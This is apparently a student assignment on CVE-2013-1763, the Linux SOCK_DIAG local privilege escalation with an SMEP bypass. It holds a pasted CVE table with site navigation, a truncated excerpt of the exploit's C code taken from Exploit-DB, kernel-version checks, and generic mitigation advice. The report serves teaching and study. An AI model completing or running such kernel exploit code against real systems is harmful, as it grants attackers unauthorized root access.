Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation

Individual Assignment

System Networking and Programming

Ahamed M.N.S

IT19138350

Table of Content

Abstract

Local Privilege Escalation is a method to exploit the available vulnerabilities in the codes or services handling methods which leads to convert our privileges from Standard or Guest user TO Root or Administrator user to perform various tasks for the system. This leads to the violation of the permissions or privileges as the normal user can do anything as they got shell or permissions of the root. Anyone can retrieve the vulnerability and exploit it to gain the high level access.

Introduction

Privilege Escalation is one of the most important phase in penetration testing or vulnerability assessment. During that step, hackers and security researchers attempt to find out a way to escalate between the system accounts. Of course, vertical privilege escalation is the ultimate goal. For many security researchers, this is a fascinating phase.

Anyone who knows about the vulnerability in code flow of the running service or program, then, they can escalate their privileges to the root or Admin.
Various methods are used to escalate their privileges like Powershell, Executable binaries, Metasploit modules etc. Anyone makes their ways to configure victim's machine or server settings to work or interact with the services. They need to check their permissions of the current user like File Writable, File Readable, Token generation, Token Stealing etc. Hackers can maintain access and control all the services and make them more vulnerable to be exploitable anytime. Windows and Unix systems leads to be vulnerable if the services and permissions will not be maintained properly and have permissions which is world-writable and anybody can write their scripts for execution purposes. This could lead to a very large damage or vulnerability in terms of network services and they can even trap your confidential data or change the flow of the data which may be big lose.

History of vulnerability

As one of the pillars of the open source environment, the Linux kernel is one of the most influential projects in use today.

Written back in the ’90s by Linus Torvalds, after whom the project is aptly named, it is available for use in open source projects under a GNU GPL license.

With over 823k commits and 25,215 forks listed on its GitHub page, the Linux kernel can boast an active and engaged community of over 12,000 developers including talent from tech giants like Microsoft, Google, Intel, and Red Hat.

Given such a robust community, there are bound to be a wide range of Linux kernel vulnerabilities that turn up in the course of code reviews and simply by poking and prodding the popular project. Over the years, the Linux kernel has racked up one of the longest lists of vulnerabilities among open source projects.

Home

Browse :

Vendors

Products

Vulnerabilities By Date

Vulnerabilities By Type

Reports :

CVSS Score Report

CVSS Score Distribution

Search :

Vendor Search

Product Search

Version Search

Vulnerability Search

By Microsoft References

Top 50 :

Vendors

Vendor Cvss Scores

Products

Product Cvss Scores

Versions

Other :

Microsoft Bulletins

Bugtraq Entries

CWE Definitions

About & Contact

Feedback

CVE Help

FAQ

Articles

External Links :

NVD Website

CWE Web Site

View CVE :

Linux » Linux Kernel : Security Vulnerabilities (CVSS score between 7 and 7.99)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **662** Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-17133	120		Overflow	2019-10-04	2019-10-10	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
In the Linux kernel through 5.3.2, cfg80211_mgd_wext_giwessid in net/wireless/wext-sme.c does not reject a long SSID IE, leading to a Buffer Overflow.														
2	CVE-2019-17075	119		DoS Overflow	2019-10-01	2019-10-08	7.1	None	Remote	Medium	Not required	None	None	Complete
An issue was discovered in write_tpt_entry in drivers/infiniband/hw/cxgb4/mem.c in the Linux kernel through 5.3.2. The cxgb4 driver is directly calling dma_map_single (a DMA function) from a stack variable. This could allow an attacker to trigger a Denial of Service, exploitable if this driver is used on an architecture for which this stack/DMA interaction has security relevance.														
3	CVE-2019-16995	772		DoS	2019-09-30	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
In the Linux kernel before 5.0.3, a memory leak exits in hsr_dev_finalize() in net/hsr/hsr_device.c if hsr_add_port fails to add a port, which may cause denial of service, aka CID-6caabe7f197d.														
4	CVE-2019-16994	772		DoS	2019-09-30	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
In the Linux kernel before 5.0, a memory leak exists in sit_init_net() in net/ipv6/sit.c when register_netdev() fails to register sitn->fb_tunnel_dev, which may cause denial of service, aka CID-07f12b26e21a.														
5	CVE-2019-16746	120		Overflow	2019-09-24	2019-09-24	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
An issue was discovered in net/wireless/nl80211.c in the Linux kernel through 5.2.17. It does not check the length of variable elements in a beacon head, leading to a buffer overflow.														
6	CVE-2019-16234	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/wireless/intel/iwlwifi/pcie/trans.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
7	CVE-2019-16233	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/scsi/qla2xxx/qla_os.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
8	CVE-2019-16232	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/wireless/marvell/libertas/if_sdio.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
9	CVE-2019-16231	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/net/fjes/fjes_main.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
10	CVE-2019-16230	476			2019-09-11	2019-10-04	7.8	None	Remote	Low	Not required	None	None	Complete
drivers/gpu/drm/radeon/radeon_display.c in the Linux kernel 5.2.14 does not check the alloc_workqueue return value, leading to a NULL pointer dereference.														
11	CVE-2019-16229	476			2019-09-11	2019-10-10	7.8	None	Remote	Low	Not required	None	None	Complete

Exploitation method

Here I am using Modified PoC for CVE-2013-1763 with SMEP bypass.

SMEP means Supervisor Mode Execution Protection. This provides next level of system protection by blocking malicious software attacks.

Here I used google, you tube Github and Exploit database to get to about attack and exploiting methods.

Exploit

Exploit database profile where I get to know the exploitation codes.


```
#include <sys/socket.h>
#include <netinet/tcp.h>
#include <errno.h>
#include <linux/if.h>
#include <linux/filter.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <linux/inet_diag.h>
#include <sys/mman.h>
#include <assert.h>
//#include <linux/sock_diag.h>
//#include <linux/unix_diag.h>
//#include <linux/netlink.h>
#include "sock_diag.h"
#include "unix_diag.h"
#include "netlink.h"

unsigned long user_cs;
unsigned long user_ss;
unsigned long user_rflags;

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;
unsigned long sock_diag_handlers, nl_table;

static void saveme() {
    asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "pushfq\n"
```

PWK

AWAE


$ lsb_release –a

In this command we can see something like the following



$ uname –a

In this command we can also see the Kernel Version



Conclusion

We should take proper mitigation techniques to protect our devices from the attacker.

- Check before executing scripts whether it is verified or not.
- Always check the firewall configurations to block all invalid or malicious outgoing request.
- Always check the script execution from another process whether it doing something different from the default services.

References

- https://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/#gref
- https://www.exploit-db.com/exploits/44299
- https://www.youtube.com/watch?v=jRAIsGq58RM